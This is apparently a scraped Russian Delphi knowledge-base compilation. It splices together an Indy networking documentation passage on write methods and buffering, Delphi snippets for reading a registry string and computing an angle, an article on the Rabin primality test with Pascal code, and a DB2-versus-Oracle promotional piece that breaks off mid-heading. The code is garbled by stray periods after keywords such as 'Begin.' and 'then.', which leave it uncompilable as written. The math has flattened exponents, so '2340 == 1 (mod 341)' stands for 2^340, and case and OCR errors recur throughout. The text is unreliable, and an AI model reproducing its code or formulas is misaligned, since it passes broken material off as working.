Процедура WriteRFCStrings посылает TStrings ответ в стиле RFC сообщений, заканчивая строкой с '.' в начале.
8.3.10. Процедура WriteSmallInt.
Procedure WriteSmallInt(AValue: SmallInt; const AConvert: Boolean = True);
Процедура WriteSmallInt посылает small integer в соединение, дополнительно преобразовывая в сетевой порядок байт.
8.3.11. Процедура WriteStream.
Procedure WriteStream(AStream: TStream; const AAll: Boolean = True; const AWriteByteCount: Boolean = False; const ASize: Integer = 0);
Процедура WriteStream посылает указанный поток данных (stream) в соединение. Процедура WriteStream содержит много параметров для указания какие части потока должны быть посланы и дополнительно может посылать количество байт в поток.
8.3.12. Процедура WriteStrings.
Procedure WriteStrings(AValue: TStrings; const AWriteLinesCount: Boolean = False);
Процедура WriteStrings посылает объект TStrings в соединение и копию в ReadStrings.
8.3.13. Функция WriteFile.
Function WriteFile(AFile: String; const AEnableTransferFile: Boolean = False): Cardinal;
Функция WriteFile – это функция прямой посылки содержимого файла в соединение. Функция WriteFile использует операционную систему, просто используя TFileStream вместе с SendStream.
8.4. Буферизация записи.
TCP должен посылать данные пакетами. Размер пакетов может изменяться, но как правило он немногим менее 1 килобайта. Тем не менее, если TCP ожидает полного пакета данных, во многих случаях ответы могут быть не получены, поскольку запросы не были отосланы. TCP может использовать полные или неполные пакеты, Для неполных пакетов можно использовать алгоритм названый Nagle Coalescing. Nagle Coalescing внутренне буферизует данные, пока не будет достигнут указанный размер пакета или не истечет рассчитанное количество времени. Период времени обычно маленький и измеряется в миллисекундах.
Посылка множества маленьких кусков данных может сделать алгоритм неэффективным, поскольку каждый пакет имеет служебный заголовок, что перегружает полосу пропускания и уменьшает скорость передачи данных.
Данные могут буферизироваться в строку и быть посланы за раз, тем не менее это требует писать дополнительный код и исключает использование всех методов записи во время буферизации. Это также может усложнить ваш код и увеличить потребности в памяти.
Вместо этого, вы можете использовать возможности Indy по буферизации записи. При использовании методов записи с буферизацией, вы можете позволить Indy буферизировать исходящие данные, что позволит вам использовать все возможные методы записи.
Для начала буферизации записи, вызовите метод OpenWriteBuffer и укажите размер буфера. Затем вы можете вызывать все функции записи в Indy, и весь вывод будет буферизироваться, пока буфер не будет заполнен. Каждый раз когда будет достигнут размер буфера, буфер посылается в соединение и очищается. Если размер буфера не указан, все данные буферизуются и должны быть вручную отправлены.
Имеется также несколько методов для управления буфером.
ClearWriteBuffer очищает текущий буфер и сохраняет буфер открытым. FlushWriteBuffer сбрасывает текущее содержимое и также сохраняет буфер открытым.
Для прекращения буферизации записи, вызовите CancelWriteBuffer или CloseWriteBuffer. CloseWriteBuffer записывает имеющие данные и заканчивает буферизацию записи, а CancelWriteBuffer закрывает буферизацию записи, без передачи.
8.5. Работа транзакций.
Транзакции используются для определения единиц работы. Они называются рабочие транзакции и могут быть вложенными, и отделяют операции чтения и записи, которые могут быть одновременными. Рабочие транзакции обычно используются для отображения прогресса и состояния передачи.
Транзакции определены в Indy различными, предопределенными методами, такими как TIdHTTP.Get, WriteStream и так далее. Как пользователь, вы также можете определить свои собственные транзакции, с помощью BeginWork, DoWork и EndWork.
8.5.1. События OnWork.
События OnWork состоят из трех событий и используется для связи состояний транзакций. Эти три события следующие: OnWorkBegin, OnWork и OnWorkEnd.
При начале транзакции возникает событие OnWorkBegin. В событие OnWorkBegin передаются Sender, WorkMode и WorkCount. Параметр Sender это соединение, к которому относится транзакция. Параметр WorkMode указывает режим работы – читающая или пишущая транзакция. Транзакции Read и Write могут возникать одновременно и транзакции могут быть вложенными. Параметр WorkCount указывает размер транзакции. Во многих транзакциях, размер не может быть определен, и в этом случае, WorkCount имеет значение 0. Иначе, WorkCount показывает количество байт. Обычно данное событие используется для отображения начала процесса.
Затем возникает серия событий OnWork. В событие OnWork передаются Sender, WorkMode и текущий WorkCount. Данное событие используется для отображения прогресса.
Когда транзакция заканчивает, возникает событие OnWorkEnd. В событие OnWorkEnd OnWork передаются только Sender и WorkMode. Данное событие используется для отображения завергения процесса.
8.5.2. Управление своими собственными рабочими транзакциями.
Вы можете создавать свои собственные транзакции, вызывая BeginWork, DoWork и EndWork. Параметры те же самые, что описанны выше. Вызовы вложенных транзакций обслуживаются автоматически.
Для выполнения транзакции, сначала вызовите BeginWork с указанием размера, если он известен. Затем вызовайте DoWork для отображения прогресса. По окончанию вызовите EndWork.
| Чтение и запись переменных типа Record. |
Файл с множеством записей
Обычно, я использую файл с заголовком, который я затем загружаю в память, и использую его для поиска необходимой мне записи.
| Чтение строки из реестра без использования класса TRegistry. |
Code: { **** UBPFD *********** by delphibase.endimus.com **** >> Чтение строки из реестра без использования класса TRegistry. Входные параметры: RootKey - идентификатор корневого раздела реестра, например. HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE и т.д. Key - имя раздела реестра, Name - имя параметра, для чтения параметра "По умолчанию" ("Default"), Эта строка должна быть пустой. Success - (необязательный параметр) адрес логической переменной, в которую. Будет Тгие в случае успеха или False в случае ошибки. В случае успеха функция возвращает значение параметра, или. Пустую строку при возникновении ошибки чтения из реестра. Зависимости: Windows. Автор: Dimka Maslov, mainbox@endimus.ru, ICQ:148442121, Санкт-Петербург. Copyright: Dimka Maslov. Дата: 13 мая 2002 г. ***************************************************** } Function RegQueryStr(RootKey: HKEY; Key, Name: string; Success: PBoolean = nil): string; Var. Handle: HKEY; Res: LongInt; DataType, DataSize: DWORD; Begin. If Assigned(Success) then. Success^ := False; Res := RegOpenKeyEx(RootKey, PChar(Key), 0, KEY_QUERY_VALUE, Handle); If Res <> ERROR_SUCCESS then. Exit; Res := RegQueryValueEx(Handle, PChar(Name), nil, @DataType, nil, @DataSize); If (Res <> ERROR_SUCCESS) or (DataType <> REG_SZ) then. Begin. RegCloseKey(Handle); Exit; End; SetString(Result, nil, DataSize - 1); Res := RegQueryValueEx(Handle, PChar(Name), nil, @DataType, PByte(@Result[1]), @DataSize); If Assigned(Success) then. Success^ := Res = ERROR_SUCCESS; RegCloseKey(Handle); End; Пример использования: Procedure TForm1.Button1Click(Sender: TObject); Begin. Edit1.Text := RegQueryStr(HKEY_CLASSES_ROOT, 'AVIFile\shell\open\command', ''); End;
Угол поворота точки окружности относительно центра.
| Угол поворота точки окружности относительно центра |
Code: { **** UBPFD *********** by kladovka.net.ru **** >> Угол поворота точки окружности относительно центра. Center - центр окружности; P - точка на окружности; Угол определяется так, как учили в школе: от нуля по оси X вправо и дальше против часовой стрелки. Значение возвращает в градусах. Зависимости: Math. Автор: Fenik, chook_nu@uraltc.ru, Новоуральск. Copyright: Автор: Николай Федоровских. Дата: 12 июня 2003 г. ********************************************** } Function GetAngle(const Center, P: TPoint): Double; Begin. Result := ArcTan2(Center.y - P.y, P.x - Center.x) * (180 / Pi); {Чтобы возвращала результат в радианах, нужно <* (180 / Pi)> убрать}. If Result < 0 then Result := Result + 360; {Эта строка необязательна}. End;
©Drkb::04125.
| Тест простоты Рабина |
Тест простоты Рабина

© Борисенко, мех-мат МГУ
Напомним необходимые нам результаты из элементарной теории чисел и алгебры
Малая теорема Ферма. Пусть p -- простое число. Тогда для всякого целого числа b, отличного от нуля, справедливо сравнение bp-1 == 1 (mod p).
Малая теорема Ферма является непосредственным следствием теоремы Лагранжа (порядок любого элемента группы делит порядок группы) и того факта, что кольцо Zp в случае простого p является полем, т.е. все его ненулевые элементы принадлежат группе обратимых элементов. Порядок группы обратимых элементов кольца Zp равен p-1.
Простейший тест проверки простоты числа m состоит в проверке малой теоремы Ферма. Выберем произвольное целое число b (например, b = 2), и возведем его в степень m - 1 по модулю m. Если мы получим не единицу, то по малой теореме Ферма число m составное. Беда состоит в том, что если
Bm-1 == 1 (mod m),
то ничего нельзя сказать об m. Древние греки ошибочно полагали, что все числа m, удовлетворяющие обращению малой теоремы Ферма для основания 2, простые: если
2m-1 == 1 (mod m),
то m -- простое число. Минимальный контрпример к этому утверждению был найден только в XVII веке:
2340 == 1 (mod 341),
но число 341 -- не простое, 341 = 11 * 31.
(Действительно, 2340 = (2^10)34 = 102434, но 1024 = 3 * 341 + 1 == 1 (mod 341), поэтому 102434 == 1 (mod 341).).
То, что 341 не удовлетворяет малой теореме Ферма, может быть показано с помощью других оснований:
3340 == 56 (mod 341).
Тем не менее существуют числа, которые не являются простыми, но которые ведут себя как простые в малой теореме Ферма. Такие числа называются кармайкловыми.
Определение. Число m называется кармайкловым, если оно не простое и для всякого b, взаимно простого с m, выполняется утверждение малой теоремы Ферма:
Bm-1 == 1 (mod m).
Минимальные кармайкловы числа -- это 561, 1105, 1729, ...
Множество кармайкловых чисел бесконечно, и их плотность стремится к нулю на бесконечности. Несложно доказать следующее утверждение.
Предложение 5. Пусть
M = p1e1 * p2e2 * ... * pkek --
представление целого числа m в виде произведения степеней простых. Число m является кармайкловым тогда и только тогда, когда
1) для всякого i показатель степени ei = 1;
2) k >= 3;
3) для всякого i число pi - 1 делит m - 1.
Доказательство. Докажем только обратную, наиболее интересную импликацию. Пусть число m удовлетворяет условиям 1-3.
Рассмотрим произвольное b, взаимно простое с m. По Китайской теореме об остатках, кольцо Zm представляется в виде прямой суммы
Zm == Zp1 + Zp2 + ... + Zpk.
При этом изоморфизме элемен b представляется в виде строки
B == (b1, b2, ..., bk).
Тогда
Bm-1 == (b1m-1, b2m-1, ..., bkm-1.
По малой теореме Ферма, для всякого i.
Bim-1 == 1 (mod pi),
поскольку (m - 1) делится на (pi - 1).
Поэтому
Bm-1 == (1, 1, ..., 1).
т.е. bm-1 == 1 (mod m).
Пример. Покажем, что число 561 является кармайкловым. Действительно, 561 = 3 * 11 * 17. Имеем
(3 - 1) | 560, (11 - 1) | 560, (17 - 1) | 560.
Следовательно, число 561 удовлетворяет условиям предложения 5.
Итак, для кармайкловых чисел тест простоты, основанный на теореме Ферма, не работает. Тем не менее его модификация, предложенная Рабином, применима к любым целым числам.
Тест Рабина является вероятностным. Это означает, что он использует датчик случайных чисел и, таким образом, работает не детерминированно. Для входного целого числа m тест Рабина может выдать один из следующих двух ответов.
1. Число m является составным.
2. Не знаю.
В случае первого ответа число m действительно является составным, тест Рабина предъявляет доказательство этого факта. Второй ответ может быть выдан как для простого, так и для составного числа m. Однако для любого составного числа m вероятность второго ответа не превышает 1/4. Ценность теста Рабина состоит именно в неравенстве, ограничевающем сверху вероятность второго ответа для произвольного составного числа m.
Таким образом, если мы применим 100 раз тест Рабина к числу m и получим 100 ответов "не знаю", то можно с большой вероятностью утверждать, что число m простое. Более точно, вероятность получения ста ответов "не знаю" для составного числа m не превышает (1/4)100, т.е. практически равна нулю. Тем не менее тест Рабина не предъявляет доказательства того, что число m простое.
Перейдем непосредственно к изложению теста Рабина. Мы проверяем простоту входного числа m. Допустим сразу, что число m нечетное. (Существует только одно четное простое число -- 2.) Тогда число m - 1 четное. Представим его в виде
M - 1 = 2t * sгде s -- нечетное число. Выберем случайное число b такое, что
B =/= 0, b =/= 1 (mod m), 1 < b < mПри выборе b используется датчик случайных чисел.
Используя алгоритм быстрого возведения в степень по модулю m, вычислим следующую последовательность элементов кольца Zm:
X0 == bs (mod m), (1).
X1 == x0 * x0 (mod m),
X2 == x1 * x1 (mod m),
...
Xt == xt-1 * xt-1 == bm - 1 (mod m).
(На каждом шаге мы возводим в квадрат число, полученное на предыдущем шаге.).
Тест Рабина выдает ответ 'm -- составное число' в случае, если
1) xt =/= 1 (mod m), или
2) в последовательности x0, x1, x2, ..., xt имеется фрагмент вида ..., *, 1, ... где звездочкой обозначено число, отличное от единицы или минус единицы по модулю m.
В противном случае тест Рабина выдает ответ "не знаю". Последовательность x0, x1, ..., xt в этом "плохом" случае либо начинается с единицы, либо содержит (-1) где-нибудь не в конце.
Cуществует алгоритм, доказывающий простоту, со сложностью O(ln3n), согласно которому необходимо провести тест Рабина со всеми числами
2 <= b < 70ln2m,а затем проверить, не является ли m степенью простого числа. Однако его правильность зависит от недоказанной в настоящее время гипотезы Римана.
Этот алгоритм, опираясь на недоказанный факт, в принципе может 'соврать' в отношении доказательства простоты, хотя если тест Рабина говорит, что число составное, значит так оно и есть. На практике он работает очень даже неплохо.
Теорема (законность теста Рабина).
1. Если тест Рабина выдает ответ 'm -- составное число', то m действительно является составным.
2. Вероятность ответа 'не знаю' для составного числа m не превосходит 1/4.
Доказательство. Докажем только первое утверждение. Если xt =/= 1 (mod m), то m не удовлетворяет малой теореме Ферма и, следовательно, не является простым. Если же последовательность (1) содержит фрагмент ..., a, 1, ..., где a =/= +-1 (mod m), то имеем
A2 == 1 (mod m), a =/= 1, a =/= -1 (mod m).
Если бы m было простым, то кольцо Zm являлось бы полем.
Но в любом поле есть только два квадратных корня из единицы: это единица и минус единица. (По теореме Безу, число корней многочлена не превосходит его степени, квадратные корни из единицы -- это корни многочлена x2 - 1.) Следовательно, число m не является простым.
Пример программы
Code: {IsPrime.Pas ver. 2.0 (c) Max Alekseyev <relf@os2.ru>, 2:5015/60@FidoNet}. {Реализация вероятностного алгоритма Миллера-Рабина с 20 раундами. Для примера выдает простые на отрезке [1000000000,1000100000]. Вероятность ошибки (то, что составное число будет названо простым) меньше. 4^(-Rounds).}. Const Rounds=20; Function mulmod(x,y,m:longint):longint; assembler; Asm. {$IFDEF USE32}. Mov eax,x. Mul y. Div m. Mov eax,edx. {$ELSE}. Db $66; mov ax,word ptr x. Db $66; mul word ptr y. Db $66; div word ptr m. Mov ax,dx. Db $66; shr dx,16. {$ENDIF}. End; Function powmod(x,a,m:longint):longint; Var r:longint; Begin. R:=1; While a>0 do. Begin. If odd(a) then r:=mulmod(r,x,m); A:=a shr 1; X:=mulmod(x,x,m); End; Powmod:=r; End; Function isprime(p:longint):boolean; Var q,i,a:longint; Begin. If odd(p) and (p>1) then. Begin. Isprime:=true; Q:=p-1; Repeat q:=q shr 1; until odd(q); For i:=1 to Rounds do. Begin. {$IFDEF USE32}. A:=Random(p-2)+2; {$ELSE} a:=2+Trunc(Random*(p-2)); {$ENDIF}. If powmod(a,p-1,p)<>1 then. Begin. Isprime:=false; break; End; A:=powmod(a,q,p); If a<>1 then. Begin. While (a<>1) and (a<>p-1) do a:=mulmod(a,a,p); If a=1 then. Begin. Isprime:=false; break; End; End; End; End else isprime:=(p=2); End; Var t:longint; Begin. Randomize; {Don't forget to reset Random Generator!}. For t:=1000000000 to 1000100000 do if isprime(t) then writeln(t); End.
Технологическое лидерство DB2.
| Технологическое лидерство DB2. |
Технологическое лидерство DB2.
Автор: Блэр Кеннет Адамач (Blair Kenneth Adamache), менеджер подразделения DB2 Service, DB2 VM/VSE Development с помощью Selinger, Huras, Lohman, Lightstone, Pirahesh, O’Connell, Ang, Rizvi, Eaton, Winer, Rielau, Sheffield, Baklarz и десятков других профессионалов в области программного обеспечения. Настоящий документ описывает решения DB2 для Unix и Windows начиная с 1995 года вплоть до июня 2001 г. и рассматривает ряд не соответствующих действительности утверждений Oracle об этих решениях IBM. Результаты тестов приведены по состоянию на 16 июня 2001 г. Если вы читаете эту статью позднее, то, возможно, результаты старых тестов на соответствующих сайтах были уже заменены новыми.
Помните 1996 год? Тогда в индустрии были отдельные базы данных для OLTP и поддержки принятия решений (DSS), а Билл Клинтон выиграл выборы с имиджем раскаявшегося грешника. Компания Oracle помнит 1996 год лучше, чем многие из нас - она до сих пор живет в этом году: тогда для OLTP использовались машины архитектуры SMP, для DSS - машины архитектуры MPP, и практически не было СУБД и топологий аппаратного обеспечения, которые были бы пригодны для обеих целей. Последние нападки Oracle на DB2 обнаружили, что представления их авторов застыли на уровне 1996 года. На самом деле ограничены не возможности применения DB2, а представления Oracle о том, какой должна быть СУБД. В некоторых случаях заявления адептов Oracle просто не соответствуют действительности: например, составители хвалебного отзыва об Oracle 9i полностью игнорируют тот факт, что DB2 поддерживает шифрование данных и паролей при работе на серверных платформах других разработчиков, таких, как HP-UX, Linux, Solaris и Windows, а также поддерживает аудит более 30 различных типов объектов. Шифрование паролей и аудит имеются в DB2 начиная с 1998 года. Шифрование данных появилось в версии DB2 7.2. Приложениям распределенной DB2 EEE не требуется выполнять двухэтапную фиксацию при обработке операторов INSERT, UPDATE или DELETE: DB2 обеспечивает целостность транзакций, и двухэтапная фиксация в DB2 EEE и DB2 Parallel Edition стала ненужной с 1995 и 1997 года соответственно.
Возможно, что перекладывание на приложение работы, которую должна выполнять база данных, и допустимо для некоторых СУБД. Однако разработчики DB2 исходили из того, что все механизмы выборки должны быть скрыты глубоко в ядре базы данных, чтобы все пользователи, приложения и данные могли использовать для непосредственной работы с данными самые лучшие алгоритмы, написанные экспертами; благодаря этому пользователи могут сосредоточиться на бизнесе, программисты - на задачах, выполняемых приложениями, а администраторы баз данных могут с чистой совестью заниматься новыми проектами, вместо того чтобы тратить время на настройку приложений вчерашнего дня. Это означает, что оптимизатор DB2, а не программист SQL, выбирает индекс, который должен использовать запрос; DB2 управляет блокировкой, устраняя для приложений необходимость соперничать за доступ к строке данных; DB2 самостоятельно определяет, сколько ресурсов требуется каждому оператору SQL.
Преимущества масштабирования, предоставляемые кластерами.
Почему в DB2 делается такой акцент на кластеры? Потому что возможность объединять компьютеры в кластер, предоставляя тем самым дополнительную мощность для программного обеспечения, позволяет вашему бизнесу выйти за рамки самого мощного в мире одиночного SMP-сервера. В 2001 году были опубликованы результаты всего спектра тестов TPC (TPC-C, H and W) для DB2 на кластерах SMP-серверов, машинах NUMA и больших SMP-серверах: каждый тест был проведен на каждой платформе. Sun Microsystems продает серверы с 64 процессорами, а архитектура Hewlett Packard позволяет увеличить число процессоров до 128, в то время как DB2 работает у наших клиентов на кластерах, насчитывающих в общей сложности свыше 200 CPU. Sun прекрасно понимает возможности, открываемые подобными системами (помните их рекламный слоган «Сеть - это компьютер»?). Microsoft тоже понимает это: она публикует результаты тестов TPC-C для кластерных систем - в точности так же, как делает подразделение IBM DB2, и предоставляет для тестов TPC-C системы DB2 на кластерах под управлением Windows. Intel тоже активно действует в этом направлении: в 1998 году эта компания выбрала DB2 для демонстрации возможностей своей архитектуры виртуального интерфейса (Virtual Interface Architecture, VI). Начиная с середины 90-х годов, появилось несколько великолепных программных пакетов для поддержки кластеров: IBM HACMP (High Availability Cluster Multi-Processing), Veritas Cluster Server, Sun Cluster, Microsoft Cluster Server: разработчики этих решений прекрасно осознают, что когда база данных разрастается и ей становится мало 24-64 процессоров, не следует искусственно разделять ее, а лучше добавить новый компьютер. Эта архитектура может расти вместе с вашим бизнесом, а не ограничивает его возможности, как это было в 1996 году.
Время, назад!
DB2 вышла в лидеры индустрии в 1995 и 1996 годах (не говоря уже обо всем промежутке времени с 1981 по 2001 год): она стала первой СУБД, поддерживающей JDBC, и первой СУБД, для которой стали публиковаться результаты тестов TPC-D. Уже в версии 1 появилась поддержка AIX, HP, Solaris и NT, а версия DB2 v2.1.2 вышла в 1996 году одновременно на всех перечисленных платформах - к тому же это была первая СУБД, которая поддерживала хранимые процедуры и пользовательские функции, написанные на Java. Для DB2 такое положение вещей типично, оно отражает традицию технологического лидерства компании IBM: в портфеле ее достижений - разработка концепции реляционных систем управления базами данных (СУРБД), языка SQL, первая коммерческая СУРБД (1981), первая реализация рекурсии в SQL, первый надежный оптимизатор для Unix, работающий по принципу анализа стоимости затрат запроса (1995), первая СУБД, поддерживающая SQLJ/Java, первая версия для Linux, первые тесты TPC для Linux. В то же время Oracle 9i, по сути, мало отличается от Oracle 7.3, как явствует из сравнения пресс-релизов, выпущенных соответственно в 1996 и 2001 годах: «Oracle 7 Parallel Server распространяет возможности надежной и масштабируемой работы Oracle7 на приложения для оперативной обработки транзакций и поддержки принятия решений … Oracle 7 Parallel Server эффективно осуществляет координацию оперативной обработки транзакций между узлами, образуя единый вычислительный ресурс … Технология параллельного управления кэшем, реализованная в Oracle 7 Parallel Server, обеспечивает непревзойденный уровень оптимизации производительности для ваших кластерных систем”. (Источник: информационный отчет Oracle WhitePaper on Oracle V7.3, 1996 г.).
В Oracle 9i к этому добавляется нечто под названием «Cache Fusion»: «Архитектура кластерных баз данных Oracle Cache Fusion - это новая архитектура общего кэша, которая позволяет преодолеть ограничения, свойственные традиционным методам общего доступа к дискам … Cache Fusion предоставляет возможность гибкого и простого масштабирования для приложений электронного бизнеса». (Источник: информационный отчет Oracle WhitePaper on Oracle 9i, 2000 г.).
Рассмотрим несколько особенностей DB2, в которых проявляется технологическое лидерство IBM:
1) Производительность
Как часто случается, чтобы разработчик, пятнадцать лет работавший над проектом, начал новый проект с нуля для того, чтобы реализовать все уроки и практические наработки, полученные в ходе предыдущей работы? Создатели оптимизатора затрат DB2 для OS/390, рабочей лошадки информационной эпохи, в конце 80-х годов начали работу в Unix с чистого листа. Они взяли все лучшее из DB2 для OS/390 и объединили его с принципом работы оптимизатора, основанным на технологии переписывания запросов Query Rewrite, которая была разработана после того, как первое поколение программистов, работавших с реляционными СУБД, потратили десять лет, пытаясь научить разработчиков приложений писать эффективный код на SQL. Query Rewrite автоматически преобразует запросы, созданные пользователем, в более простой для оптимизации формат: «Из лягушек - в принцы». Технология Query Rewrite стала краеугольным камнем философии разделения труда между СУБД и пользователем: пользователь создает запрос, а СУБД определяет наилучший путь к данным и выполняет все математические действия с ними, которые пользователь указал в условии WHERE. Группа талантливых разработчиков оптимизатора написала компилятор и оптимизатор SQL нового поколения на языке C++, так как современные компиляторы C++ для Windows, AIX и Solaris обеспечивают более высокую производительность исполнимого кода по сравнению с обычным С.
Оптимизаторы, основанные на правилах, имеют ряд ограничений: они априори предполагают, что распределения данных являются однородными или что применение индексов всегда повышает производительность. Оптимизатор DB2 работает лучше, так как анализирует больше информации: в частности, он учитывает количество процессоров в системе SMP, количество систем SMP в кластере, скорость диска и процессора, а также неоднородность видов данных. Оптимизатор DB2 не использует подсказки (в DB2 оператор SELECT вообще не содержит параметр HINT). Работать с DB2 всегда просто и легко - мы объявили автоматический выбор правильной схемы обработки запросов приоритетной целью проекта в самом начале разработки первой версии DB2 UDB и с тех пор не прекращаем работу в этом направлении. Назовем еще несколько характеристик оптимизатора запросов DB2:
• Детализированная модель затрат, охватывающая подсистему ввода-вывода (включая упреждающую выборку, RAID и т.п.), CPU, оперативную память и пропускную способность соединений
• Богатый набор режимов выполнения
• Несколько уровней оптимизации: от минимальной до максимальной
• Специальные стратегии для OLAP, включая соединения топологии «звезда», конструкции ROLLUP и CUBE
• Возможность оптимизации рекурсивных запросов
• Встроенный механизм оптимизации объединенных запросов (т.е. запросов на одновременную обработку данных в СУБД Informix, Sybase, Oracle, SQL Server и т.д.)
• Оптимизация всех параллельных структур: ввод-вывод и CPU, SMP, MPP, кластеры.
Современная технология DB2 не замыкается на битах и байтах. Любой администратор СУБД может нормализовать данные, но кто знает, какие индексы следует создавать? DB2 содержит графический мастер индексов с элементами искусственного интеллекта, который выясняет у пользователя характер рабочей нагрузки и дает рекомендации о том, какие индексы следует создать (и какие из имеющихся индексов не нужны). Мастер умеет как автоматически оценивать рабочие нагрузки системы, так и анализировать данные о рабочей нагрузке, полученные от пользователя. Разработанный на основе новейших технологий, некоторые из которых стали результатом сотрудничества с исследовательским подразделением IBM, мастер использует схемы, выбранные оптимизатором запросов, так что рекомендованные им индексы являются наилучшими с точки зрения оптимизатора. А когда система индексов построена, возникает новая проблема - распределение памяти между приложениями DB2, процессами сортировки данных и пулом буферов. Здесь вам поможет мастер производительности DB2, который анализирует 40 главных параметров конфигурации DB2.
Полная поддержка SMP свойственна не только оптимизатору DB2. В отличие от СУБД для Unix 80-х годов, которые возникли в однопроцессорном мире и для которых поддержка SMP была во многом похожа на прививку для саженца, DB2 с самого начала разрабатывалась для сред SMP, комплексов MPP из сотен узлов, кластеров SMP и систем NUMA. Такие утилиты DB2, как Backup, Restore и Load, динамически анализируют возможности всей системы, используя все возможности параллельной архитектуры процессоров, большого объема памяти и асинхронного ввода-вывода. Утилита Load в DB2 «магическим образом» определяет доступные ресурсы памяти, параллелизм ввода-вывода и нужный уровень параллелизма SMP; она автоматически анализирует характеристики таблиц, свободный объем памяти, число контейнеров таблиц и число циклов активных CPU в системе. Load также динамически определяет способы обработки системы индексов (следует ли просто добавить новые значения индексов или же полностью воссоздать всю систему индексов при загрузке). Load использует 100% выделенных ей ресурсов, обеспечивая возможность эффективного масштабирования. Отметим, что утилиты являются важнейшими средствами поддержки базы данных - они выполняют для СУБД те же функции, что и коммунальные службы в современном мегаполисе.
Следующая проблема: как сделать так, чтобы ни один пользователь не мог монополизировать слишком много ресурсов? Для этого служат средства DB2 Governor и DB2 Query Patroller. Они автоматически отслеживают распределение ресурсов между группами приложений и применяют политики управления ресурсами. Благодаря этому становится возможной автоматическая защита систем DB2 от выхода «аппетитов» приложений из-под контроля и автоматическое распределение ресурсов, причем администраторы БД по-прежнему могут определять собственные политики для обработки специфических рабочих нагрузок. DB2 Governor позволяет администратору БД отслеживать и контролировать поведение приложений в базе данных, а также определять частоту, с которой Governor будет проверять и применять установленные администратором правила. Эти правила позволяют устанавливать лимиты выделения системных ресурсов (CPU, блокировки, время обработки логических единиц работы, время простоя, число выделенных или обработанных строк и т.п.) для отдельных приложений и пользователей, а также указывать, какие меры следует принять при превышении этих лимитов. В числе возможных мер - изменение приоритета для агента данного приложения и принудительное завершение работы приложения, что позволяет гарантировать справедливое распределение ресурсов между всеми классами приложений. Governor ведет журнал своих действий, из которого администратор может делать выборки по запросу. DB2 Governor представляет собой эффективный метод применения заранее продуманных администратором политик управления, обеспечивающих честное и полное распределение ресурсов и не позволяющих одному приложению монополизировать систему.
Query Patroller - это «полиция» администратора, которая позволяет перехватывать запросы SQL и определять, какие пользователи нарушают правила, а каким следует везде предоставлять «зеленую улицу». Кроме того, перехват SQL - очень полезное средство для выяснения того, как используется ваше информационное хранилище: эта информация становится ценными данными для Мастера индексов. DB2 Query Patroller принимает запросы SQL и ODBC, поступающие от клиентов, анализирует их и затем динамически устанавливает приоритеты, планирует и распределяет рабочую нагрузку по всем системным ресурсам DB2. Такой подход обеспечивает оптимальное использование ресурсов для каждого запроса без вмешательства администратора.
Некоторые поставщики СУБД полагают, что смешивание рабочих нагрузок OLTP и DSS - это то же самое, что смешивание бензина с водой. В IBM придерживаются другого мнения. Когда в 1997 году DB2 Parallel Edition вошла в состав DB2 Universal Database, и она стала единственной СУБД в мире, для которой выполнялись одновременно тесты TPC-C и TPC-D, группа разработчиков DB2 исходила из того, что пользователи иногда выполняют транзакции, связанные с поддержкой принятия решений, а также направляют эпизодические запросы к базам данных OLTP. Поэтому мы добавили в DB2 интеллектуальные средства для поддержки подобных действий. Как лучше всего сохранить изменения в базе данных объемом в три терабайта, если были изменены четыре строки? Для этого следует выполнить автоматическое инкрементное резервное копирование DB2, которое создаст резервную копию только тех страниц базы данных, которые изменились с момента последнего резервного копирования всего хранилища данных.
2) Объединенные данные
IBM разработала архитектуру распределенных реляционных баз данных (Distributed Relational Database Architecture, DRDA - технический стандарт Open Group DRDA версии 2 для того, чтобы СУБД, работающие на различных платформах, могли направлять друг другу запросы. В 1996 году появился продукт DB2 Datajoiner, который позволял объединять в одном операторе SQL таблицы Oracle, SQL Server и DB2, работая под управлением оптимизатора DB2. Поддерживаются также объединенные операторы INSERT, UPDATE и DELETE, а также полная репликация из гетерогенных источников данных и в такие источники в виде «как есть» - превосходная возможность для заказчиков, осознавших необходимость переноса данных из сред Sybase и Oracle в DB2. Datajoiner теперь входит в состав ядра баз данных DB2, вместе с драйверами DB2 Relational Connect для Oracle, Sybase и Microsoft SQL Server в средах Windows, AIX, Solaris и Linux. Какие преимущества дает построение схемы в DB2 Optimizer до выполнения запроса в гетерогенных источниках данных? Это может означать повышение производительности, так как DB2 Relational Connect получает возможность преобразовать неумело составленные запросы SQL к более оптимальному виду с помощью DB2 Query Rewrite. DB2 передает части плана доступа как усовершенствованный SQL, который выполняется на удаленной базе данных, вместо того чтобы неэффективно делать те же соединения локально. Разработчики называют это «передачей функций во избежание передачи данных»; такая система помогает увеличить скорость работы DB2 EEE. Передача функций (например, WHERE STATE IN (’TEXAS’)) обеспечивает минимум затрат. Передача данных же очень дорога: не стоит передавать все строки на один узел для обработки запросов типа STATE NOT IN (’TEXAS’). В DB2 теперь появилось средство DiscoveryLink, выводящее эту технологию на новый уровень: оно позволяет DB2 обращаться к нереляционным данным - таким, как результаты объемы клинических исследований в биологии/биотехнологии.
3) Поддержка Web в DB2.
DB2 использовала возможности Web с 1996 года, когда появился продукт DB2www (теперь он называется Net.Data), обеспечивавший интерфейс HTML и CGI для данных DB2. Затем последовала поддержка JDBC и хранимых процедур Java, причем поддержка SQLJ и DB2 были интегрированы в Websphere в 1998 году. DB2 является лидером тестов TPC-W, демонстрируя уровень 100 000 элементов. Готова ли DB2 к работе в Web? Пользователи DB2 применяют XML с 1996 года, и IBM сыграла ключевую роль в разработке синтаксического анализатора XML для проекта Apache XML. Кроме того, DB2 стала первой реляционной СУБД, у которой вышла бета-версия для работы в среде Linux, которая обеспечивает поддержку кластеров Linux для повышения масштабируемости и надежности, а также возможность работы в среде Linux для OS/390. Ценовая политика DB2 также тесно связана с динамикой Интернета и интрасетей: доступ через Web для всех предложений DB2 Enterprise неограниченный, а плата за пользователей, работающих с продуктами через интрасеть, существенно ниже платы за именованных пользователей в нашем предложении версии DB2 Workgroup.
4) Технология поиска
